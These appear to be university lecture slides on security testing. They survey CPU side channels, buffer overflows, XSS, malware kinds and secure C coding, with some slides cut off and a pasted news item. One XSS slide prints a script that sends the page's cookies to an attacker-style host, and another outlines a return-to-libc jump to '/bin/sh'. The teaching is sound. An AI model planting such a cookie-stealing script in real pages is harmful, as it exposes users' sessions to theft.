

Introduction to Software Testing

Special Chapter on Security Testing



Prof. Farn Wang
Dept. of EE
National Taiwan University



**Special thanks to
Professor Spiros
Mancoridis at Drexel
University for
borrowing the
presentation
materials.**

Computer Security

The goal of computer security is to protect computer assets (*e.g.*, servers, applications, web pages, data) from:

- corruption
- unauthorized access
- denial of authorized access
- malicious software



Security Testing

- A special
- Huge pro
- Huge fin
 - Gover
- Vulnera
reputati
 - Comp
- Huge op
- Never e



testing.



Have you ever
suspected that
anti-virus
companies also
release viruses ?



© Sputnik / Vladimir Trefilov

社會 13:31 2020年05月25日 (更新 17:49 2020年05月25日)

[縮短網址](#)

0 1 1

Positive Technologies公司基於2019年對28家公司信息系統做的保護性資料統計和滲透測試，發表研究結果稱，低水平黑客能侵入全球71%的大公司內網，且只需要半小時。

研究稱：「侵入局域網平均需要4天，最少30分鐘就足夠。大部分情況下，攻擊難度不高，只掌握基本技能的低水平**黑客**就能完成。一種簡單的攻擊方法可侵入至少71%的公司。」

新聞

最新

熱門文章

11:28 薩哈林州位列2019年全俄地方預算社會支出排名首位

11:23 俄應急部門：1架米-8軍用直升機在阿納德爾機場硬著陸致4人死亡

10:51 新型冠狀病毒在俄羅斯遠東聯邦管區的分布

Security Testing Legality



- **Computer Misuse Act 1990**
 - Issue of ‘consent’
 - **DONOT** target anything for which you do not have explicit written consent!
 - **DO** try this at home **BUT** on your own network / virtual machine (e.g. using OWASP projects)!

Software Security



➤ Data Security

- ❖ Privacy
- ❖ Data Protection
- ❖ Controlled Access

➤ Confidentiality

- ❖ Disclosure of information to only intended parties

➤ Integrity

- ❖ Determine whether the information is correct or not

➤ Authentication

- ❖ Access to Authorized People

➤ Availability

- ❖ Ready for Use when expected

➤ Non Repudiation

- ❖ Information Exchange with proof

Vulnerabilities

*Yes, you
blew it!*



Data

Apps

DB

Client SW


Servers

Compilers

Networks

Operating System

CPU Architecture



Examples of Vulnerabilities

- CPU vulnerabilities

- Attacks hyperthreading

- Memory models and side-channels

- App vulnerabilities

- Buffer overflow, heap overflow, stack overflow

- Web vulnerabilities

- Penetration attacks

- XSS attacks



Examples of Vulnerabilities

CPU (1/3)

- Multi-process is mandatory in most OS.
- Hyper-threading is a CPU technology by Intel to reduce context-switch time.

➤ 2 register banks.

Process 1
using bank 1


Malware
using bank 2

**Context
switch**

Save bank 1
(cycle stealing)


*Who is
this guy?*

Prepare bank 2
(cycle stealing)



Examples of Vulnerabilities

CPU (2/3)



Malware can ...

- access the data of process 1 in the window.
- access everyone's data if process 1 is OS.
- change its identity (to OS) in the window.


How to know if the stealing succeeded ?

- Side-channel attack!
- Cheap attacks million times.
- Statistics on the side of bad guys!



Examples of Vulnerabilities

CPU (3/3)



- Same technique can be used in cache OOO read/write.
- Side-channel attacks 2005 (Memory usage pattern)
- Spectre 2018
- Difficult to patch all the holes unless you turn off hyperthreading.



Examples of Vulnerabilities Apps

- **Buffer overflows**

- A place on a form to fill in last name where each character has one box.
 - “Buffer” is used loosely to refer to any area of memory where more than one piece of data is stored.
- Smash the stack
- Overflows in `setuid` regions

- **Heap overflows**

- **Format string vulnerabilities**

App Vulnerabilities

Buffer overflows

The most common form of security vulnerability in the last 10 years

- **1998: 2 out of 5 “remote to local” attacks in Lincoln Labs Intrusion Detection Evaluation were buffer overflows.**
- **1998: 9 out of 13 CERT advisories involved buffer overflows.**
- **1999: at least 50% of CERT advisories involved buffer overflows.**

How does a buffer overflow happen?

- Reading or writing past the end of the buffer → overflow
- As a result, any data that is allocated near the buffer can be read and potentially modified (overwritten)
 - A password flag can be modified to log in as someone else.
 - A return address can be overwritten so that it jumps to arbitrary code that the attacker injected (smash the stack) → attacker can control the host.

Two steps

- **Arrange for suitable code to be available in the program's address space (buffer)**
 - Inject the code
 - Use code that is already in the program
- **Overflow the buffer so that the program jumps to that code.**

Inject the code

- Use a string as input to the program which is then stored in a buffer.
- String contains bytes that are native CPU instructions for attacked platform.
- Buffer can be located on the stack, heap, or in static data area.

Code already in program


- Only need to parameterize the code and cause the program to jump to it.
- Example:
 - Code in libc that executes “exec(arg)”, where arg is a string pointer argument, can be used to point to “/bin/sh” and jump to appropriate instructions in libc library.

Jump to attack code

- **Activation record**
 - stack smashing attack
- **Function pointer**
- **Longjmp(3) buffer**

Code/text segment

- Static
- Contains code (instructions) and read-only data
- Corresponds to `text` section of executable file
- If attempt to write to this region → segmentation violation




Data segment

- Permanent data with statically known size
- Both initiated and uninitiated variables
- Corresponds to the `data-bss` sections of the executable file
- `brk(2)` system call can change data segment size
- Not enough available memory → process is blocked and rescheduled with larger memory

Calling Stack

- **Stack Pointer (SP)** – TOP of stack (or next free available address)
- **Fixed address** – BOTTOM of stack
- **Activation Record (AR)** as stack **frame**
 - parameters to functions,
 - local variables,
 - data to recover previous AR
 - e.g: instruction pointer at time of function call
- **When a procedure is called, ...**
 - Previous FP is saved
 - Push the new AR by increment SP by the new procedure's AR size.
 - Upon procedure return, the AR is popped out from the calling stack.



Function pointer

- Find a buffer adjacent to function pointer in stack, heap or static data area
- Overflow buffer to change the function pointer so it jumps to desired location
- Example: attack against superprobe program - Linux

Longjmp buffer

- `setjmp(buffer)` to set a checkpoint
- `longjmp(buffer)` to go back to checkpoint
- Corrupt state of buffer so that `longjmp(buffer)` jumps to the attack code instead

Problems with C

Some C functions are problematic

- Static size buffers
- no built-in bounds checking

While loops

- Read one character at a time from user input until end of line or end of file
- No explicit checks for overflows

Some problematic C functions

Function	Severity	Solution: Use
gets	Most Risky	fgets(buf, size, stdin)
strcpy, strcat	Very Risky	strncpy, strncat
sprintf, vsprintf	Very Risky	snprintf, vsnprintf or precision specifiers
scanf family	Very Risky	precision specifiers or do own parsing
realpath, syslog	Very Risky (depending on implementation)	Maxpathlen and manual checks
getopt, getopt_long, getpass	Very Risky (depending on implementation)	Truncate string inputs to reasonable size

Vulnerability Examples

webs (1/2)

XSS (cross-site scripting) stored!

- Sending javascript to the client side for wonderful user experience.
- Browser support!

```
<script>
  document.write(
    '<img src=http://www.hackerhome.com/grabber.jsp?msg='
    document.cookie
    ' width=16 height=16 border=0 />'
  );
</script>
```

Vulnerability Examples

webs (2/2)

- Two other XSS attack types!
 - Reflected
 - DOM Based (Type-0 XSS)
- Can also be applied to Java , VBScript , ActiveX , Flash, or HTML.
- Once succeeded, hackers can then
 - lift the execution privilege,
 - access the private web contents,
 - access dialogs,
 - read cookies,

Malware

malicious software

Any program that works against the interest of the system's user or owner.

- **Question: Is a program that spies on the web browsing habits of the employees of a company considered malware?**
- **What if the CEO authorized the installation of the spying program?**

Timeline of famous malware (1982-1988) [wikipedia]

1982

- Elk Cloner, written for Apple II systems, is credited with being the first computer virus.

1987

- (c)Brain, the first virus written for PCs.
- SCA, a boot sector virus for Amiga appears, immediately creating a pandemic virus-writer storm. A short time later, SCA releases another, considerably more destructive virus, the Byte Bandit.

1988

- Morris worm infects DEC VAX machines connected to the Internet, and becomes the first worm to spread extensively.

Timeline of famous malware (1998-2000) [wikipedia]

1998

- **CIH virus version 1.**

1999

- **Melissa worm is released, targeting Microsoft Word and Outlook-based systems, and creating considerable network traffic.**

2000

- **The VBS/Loveletter worm, also known as the "I love you" virus appeared. As of 2004, this was the most costly virus to business, causing upwards of 10 billion dollars in damage.**

Timeline of famous malware (2001) [wikipedia]

- **Klez worm.**
- **Nimda worm.**
- **Code Red II worm (spreads in China, attacks Microsoft's Internet Information Services.**
- **Sircam worm (spreads through e-mails and unprotected network shares).**
- **Sadmind worm (spreads by exploiting holes in both Sun Microsystem's Solaris and MS IIS).**
- **Raman worm (similar to the Morris worm infected only Red Hat Linux machines running version 6.2 and 7.0, using three vulnerabilities in `wu-ftpd`, `rpc-statd` and `lpd`.**


Timeline of famous malware (2003) [wikipedia]

- Sober worm is first seen and maintains its presence until 2005 with many new variants.
- Sobig worm (technically the Sobig.F worm) spread rapidly via mail and network shares.
- Blaster worm also known as the Lovesan worm spread rapidly by exploiting MS computers.
- SQL slammer worm also known as the Sapphire worm, attacked vulnerabilities in Microsoft SQL Server and MSDE, causes widespread problems on the Internet.

Timeline of famous malware (2004-2005) [wikipedia]

- **Sasser worm emerges by exploiting a vulnerability in LSASS, causes problems in networks.**
- **Witty worm is a record breaking worm in many regards.**
 - It exploited holes in several Internet Security Systems (ISS) products.
 - it was the first internet worm to carry a destructive payload and it spread rapidly using a pre-populated list of ground-zero hosts.
- **MyDoom emerges, and currently holds the record for the fastest-spreading mass mailer worm.**
- **Zotob worm, the effect was overblown because several United States media outlets were infected.**

Malware Growth by Year



Uses of Malware

Why do people develop and deploy malware?

- **Financial gain**
- **Psychological urges and childish desires to “beat the system”.**
- **Access private data**
- **...**

Typical purposes of Malware

- **Backdoor access:**
 - Attacker gains unlimited access to the machine.
- **Denial-of-service (DoS) attacks:**
 - Infect a huge number of machines to try simultaneously to connect to a target server in hope of overwhelming it and making it crash.
- **Vandalism:**
 - E.g., defacing a web site.
- **Resource Theft:**
 - E.g., stealing other user's computing and network resources, such as using your neighbors' Wireless Network.
- **Information Theft:**
 - E.g., stealing other user's credit card numbers.



Antivirus programs

- Antivirus programs identify malware by looking for unique signatures in the code of each program (*i.e.*, potential virus) on a computer
 - A signature is a unique sequence of code found in a part of the malicious program
- The antivirus program maintains a frequently updated database of virus signatures
 - The goal is for the database to contain a signature for every known malware program
- Examples of antivirus software:
 - Symantec (<http://www.symantec.com>)
 - McAfee (<http://www.mcafee.com>)

Viruses

- **Viruses are self-replicating programs that usually have a malicious intent.**
- **Old fashioned type of malware that has become less popular since the widespread use of the Internet.**
- **The unique aspect of computer viruses is their ability to self-replicate.**
- **However, someone (e.g., user) must execute them in order for them to propagate.**

Viruses (Cont'd)

- **Some viruses are harmful (e.g.):**
 - delete valuable information from a computer's disk,
 - freeze the computer.
- **Other viruses are harmless (e.g.):**
 - display annoying messages to attract user attention,
 - just replicate themselves.

Viruses Operation

Typically attach themselves to executable program files

- e.g., .exe files in MS Windows

Then the virus slowly duplicates itself into many executable files on the infected system.

Viruses require human intervention to replicate.

Origin of the term computer virus

- The term computer *virus* was first used in an academic publication by Fred Cohen in his 1984 paper *Experiments with Computer Viruses*.
- However, a mid-1970s science fiction novel by David Gerrold, *When H.A.R.L.I.E. was One*, includes a description of a fictional computer program called VIRUS.
- John Brunner's 1975 novel *The Shockwave Rider* describes programs known as *tapeworms* which spread through a network for deleting data.
- The term computer virus also appears in the comic book *Uncanny X-Men* in 1982.

The first computer viruses

- A program called *Elk Cloner* is credited with being the first computer virus to appear "in the wild".
- Written in 1982 by Rich Skrenta, it attached itself to the Apple DOS 3.3 operating system and spread by floppy disk.
- The first PC virus was a boot sector virus called (c)Brain, created in 1986 by two brothers, Basit and Amjad Farooq Alvi, operating out of Lahore, Pakistan.

Worms

- Worms are malicious programs that use the Internet to spread.
- Similar to a virus, a worm self-replicates.
- Unlike a virus, a worm does not need human intervention to replicate.
- Worms have the ability to spread uncontrollably in a very brief period of time.
 - Almost every computer system in the world is attached to the same network.

Worms Operation

- **A worm may spread because of a software vulnerability exploit:**
 - Takes advantage of the OS or an application program with program vulnerabilities that allow it to hide in a seemingly innocent data packet.
- **A worm may also spread via e-mail.**
 - Mass mailing worms scan the user's contact list and mail themselves to every contact on such a list.
 - In most cases the user must open an attachment to trigger the spreading of the worm (more like a virus).

Trojan horses

- A Trojan Horse is a seemingly innocent application that contains malicious code that is hidden somewhere inside it.
- Trojans are often useful programs that have unnoticeable, yet harmful, side effects.

Trojan horses: Operation (1)

- Embed a malicious element inside an otherwise benign program.
- The victim:
 1. receives the infected program,
 2. launches it,
 3. remains oblivious of the fact that the system has been infected.
- The application continues to operate normally to eliminate any suspicion.

Trojan horses: Operation (2)

- Fool users into believing that a file containing a malicious program is really an innocent file such as a video clip or an image.
- This is easy to do on MS Windows because file types are determined by their extension as opposed to examining the file headers.
- E.g.,
 - “A Great Picture.jpg .exe”
 - The .exe might not be visible in the browser.
 - The Trojan author can create a picture icon that is the default icon of MS Windows for .jpg files.

Backdoors

- **A backdoor is malware that creates a covert access channel that the attacker can use for:**
 - connecting,
 - controlling,
 - spying,
 - or otherwise interacting with the victim's system.

Backdoors: Operation

- Backdoors can be embedded in actual programs that, when executed, enable the attacker to connect to and to use the system remotely.
- Backdoors may be planted into the source code by rogue software developers before the product is released.
 - This is more difficult to get away with if the program is open source.

Mobile code

- **Mobile code is a class of benign programs that are:**
 - meant to be mobile,
 - meant to be executed on a large number of systems,
 - not meant to be installed explicitly by end users.
- **Most mobile code is designed to create a more active web browsing experience.**
 - E.g., Java applets, ActiveX controls.
- **Java scripts are distributed in source code form making them easy to analyze.**
- **ActiveX components are conventional executables that contain native IA-32 machine code.**
- **Java applets are in bytecode form, which makes them easy to decompile.**

Mobile code: Operation

- Web sites quickly download and launch a program on the end user's system.
- User might see a message that warns about a program that is about to be installed and launched.
 - Most users click OK to allow the program to run.
 - They may not consider the possibility that malicious code is about to be downloaded and executed on their system.

Adware

- Adware is a program that forces unsolicited advertising on end users.
- Adware is a new category of malicious programs that has become very popular.
- Adware is usually bundled with free software that is funded by the advertisements displayed by the Adware program.

Adware: Operation

- The program gathers statistics about the end user's browsing and shopping habits.
 - The data might be transferred to a remote server.
- Then the Adware uses the information to display targeted advertisements to the end user.
- Adware can be buggy and can limit the performance of the infected machine.
- E.g., MS IE can freeze for a long time because an Adware DLL is poorly implemented and does not use multithreading properly.
- Ironically, buggy Adware defeats the purpose of the Adware itself.

Sticky software

- Sticky software implements methods that prevent or deter users from uninstalling it manually.
- One simple solution is not to offer an uninstall program.
- Another solution in Windows involves:
 - installing registry keys that instruct Windows to always launch the malware as soon as the system is booted.
 - The malware monitors changes to the registry and replace the keys if they are deleted by the user.
 - The malware uses two mutually monitoring processes to ensure that the user does not terminate the malware before deleting the keys.

Future Malware

- **Today's malware is just the tip of the iceberg.**
- **The next generation of malware may take control of the low levels of the computer system (e.g., BIOS, Firmware).**
 - **The antidote software will be in the control of the malware ...**
- **Also the theft of valuable information can result in holding it for ransom.**

Information-stealing worms

- Present-day malware does not take advantage of cryptography much.
- Asymmetric encryption creates new possibilities for the creation of information-stealing worms.
- A worm encrypts valuable data on the infected system using an asymmetric cipher and hold the data as ransom.

Information-stealing worms:Operation

- 1. The Kleptographic worm embeds a public encryption key in its body.**
- 2. It starts encrypting every bit of valuable data on the host using the public key.**
- 3. Decryption of the data is impossible without the private key.**
- 4. Attacker blackmails the victim demanding ransom.**
- 5. Attacker exchanges the private key for the ransom while maintaining anonymity.**
 - Theoretically possible using zero-knowledge proofs**
 - Attacker proves that he has the private key without exposing it.**

BIOS/Firmware Malware

- Antivirus programs assume that there is always some trusted layer of the system.
- Naïve antivirus programs scan the hard drive for infected files using the high-level file-system service.
- A clever virus can intercept file system calls and present to the virus with fake versions (original/uninfected) of the files on disk.
- Sophisticated antivirus programs reside at a low enough level (in OS kernel) so that malware cannot distort their view of the system.

BIOS/Firmware Malware: Operations (1)

- **What is the malware altered an extremely low level layer of the system?**
- **Most CPUs/hardware devices run very low-level code that implements each assembly language instruction using low level instructions (micro-ops).**
- **The micro-ops code that runs inside the processor is called firmware.**
- **Firmware can be updated using a firmware-updating program.**

BIOS/Firmware Malware: Operations (2)

- **Malicious firmware can (in theory) be included in malware that defeats antivirus programs.**
- **The hardware will be compromised by the malicious firmware.**
- **Not easy to do in practice because firmware update files are encrypted (private key inside the processor).**

Antivirus programs

- Antivirus programs identify malware by looking for unique signatures in the code of each program (i.e., potential virus) on a computer.
 - A signature is a unique sequence of code found in a part of the malicious program.
- The antivirus program maintains a frequently updated database of virus signatures.
 - The goal is for the database to contain a signature for every known malware program.
- Well known antivirus software includes:
 - Symantec (<http://www.symantec.com>)
 - McAfee (<http://www.mcafee.com>)

Polymorphic viruses

- Polymorphism is a technique that thwarts signature-based identification programs.
- Polymorphic viruses randomly encode or encrypt the program code in a semantics-preserving way.
- The idea is to encrypt the code with a random key and decrypt it at runtime.
 - Each copy of the code is different because of the use of a random key.

Polymorphic viruses: Decryption technique

- A decryption technique that polymorphic viruses employ involves “XORing” each byte with a randomized key that was saved by the parent virus.
- The use of XOR-operations has the additional advantage that the encryption and decryption routine are the same:
 - $a \text{ xor } b = c$
 - $c \text{ xor } b = a$

Polymorphic viruses: Weaknesses

- Many antivirus programs scan for virus signatures in memory.
 - I.e., after the polymorphic virus has been decrypted.
- If the virus code that does the decryption is static, then the decryption code can be used as a signature.
- This limitation can be addressed (somewhat) if the decryption code is scrambled (superficially):
 - randomize the use of registers,
 - add no-ops in the code, ...

Metamorphic viruses

- Instead of encrypting the program's body and making slight alterations in the decryption engine, alter the entire program each time it is replicated.
- This makes it extremely difficult for antivirus writers to use signature-matching techniques to identify malware.
- Metamorphism requires a powerful code analysis engine that needs to be embedded into the malware.




Metamorphic viruses: Operation

- **Metamorphic engine scans the code and generates a different version of it every time the program is duplicated.**
- **The metamorphic engine performs a wide variety of transformations on the malware and on the engine itself.**
 - **Instruction and register randomization.**
 - **Instruction ordering**
 - **Reversing (negating) conditions**
 - **Insertion of “garbage” instructions**
 - **Reordering of the storage location of functions**

Secure Coding

- Secure coding involves programming practices and run-time mechanisms that can limit the vulnerability of applications to to malware.
- Common malware exploits arise from coding problems:
 - buffer overflows
 - format string vulnerabilities
 - integer vulnerabilities
- Buffer overflow attacks cost the software industry hundreds of millions of dollars per year.
 - C/C++ code is the overwhelming target of buffer overflow, format string, and integer vulnerability attacks.



Security Testing Aspects

- Organization-wide Software Security
 - Communication Security
 - Conforming Security Policies
 - Improving the System
 - Physical Security
- Finding Loopholes
- Process Security
- Information Security
- Identifying Design Insecurities
- Identifying Implementation Insecurities
- Identifying Dependency Insecurities and Failures
- Internet Technology Security

Computer Security

Security is strengthened by:

- physically limiting the access of computers to trusted users
- hardware mechanisms (*e.g.*, biometrics)
- operating system mechanisms that impose rules on untrusted programs (*e.g.*, role-based access control)
- anti-virus software to detect malware
- secure coding techniques
 - *e.g.*, array bounds checking
 - to make code less vulnerable to security attacks.

Software Security Testing

General approach

Verify that

- security mechanisms are trustworthy
- security architecture adheres to the security policy
- the applications that constitute the system are trustworthy
 - *i.e.*, they have been developed using secure coding practices, or they are not malware.

Software Security Testing

Steps

1. Study of Security Architecture
2. Analysis of Security Requirements
3. Classifying Security Testing
4. Developing Objectives
5. Threat Modeling
6. Test Planning
7. Execution
8. Reports

Security Architecture

A security architecture is a specification that is used as a guide to enforce security constraints

It specifies where security mechanisms (*e.g.*, encryption, firewalls) need to be positioned in the software architecture

